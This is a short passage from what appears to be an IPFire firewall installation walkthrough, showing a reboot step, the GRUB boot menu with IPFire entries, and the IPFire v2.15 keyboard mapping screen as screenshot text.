
Reboot the system.




```
GNU GRUB  version 0.97  (634K lower / 2094976K upper memory)

 IPFire
 IPFire (vesafb 1024x768)

    Use the ↑ and ↓ keys to select which entry is highlighted.
    Press enter to boot the selected OS, 'e' to edit the
    commands before booting, or 'c' for a command-line.

 The highlighted entry will be booted automatically in 6 seconds.
```




```
IPFire v2.15 - www.ipfire.org

Keyboard mapping

Choose the type of keyboard you are using
from the list below.

ua
ua-utf
ua-utf-ws
ua-ws
uk
us

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```



